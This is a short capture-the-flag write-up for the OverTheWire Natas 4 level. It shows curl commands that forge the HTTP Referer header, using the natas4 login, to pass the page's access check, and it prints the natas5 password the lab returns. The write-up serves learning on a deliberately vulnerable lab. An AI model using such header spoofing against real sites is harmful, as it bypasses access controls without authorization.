> For the complete documentation index, see [llms.txt](https://ravins-organization.gitbook.io/ctf-writeups/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://ravins-organization.gitbook.io/ctf-writeups/2025/wapt-module-natas/natas-4.md).
# Natas 4

Once we login to the page we are greeted with
Immediately I thought we can use cURL to exploit this and obtain the password and thus I tried that by doing
```bash

curl -H "Referer: http://natas5.natas.labs.overthewire.org/" http://natas4.natas.labs.overthewire.org/
```
However i was faced with
Unauthorised access
turns out i forgot to put in the username and password from the previous part to login, so after adding that in and editing my curl request slightly
```bash

curl -u natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ -H "Referer: http://natas5.natas.labs.overthewire.org/" http://natas4.natas.labs.overthewire.org/
```
We get the flag
```
Access granted. The password for natas5 is 0n35PkggAPm2zbEpOU802c0x0Msn1ToK
```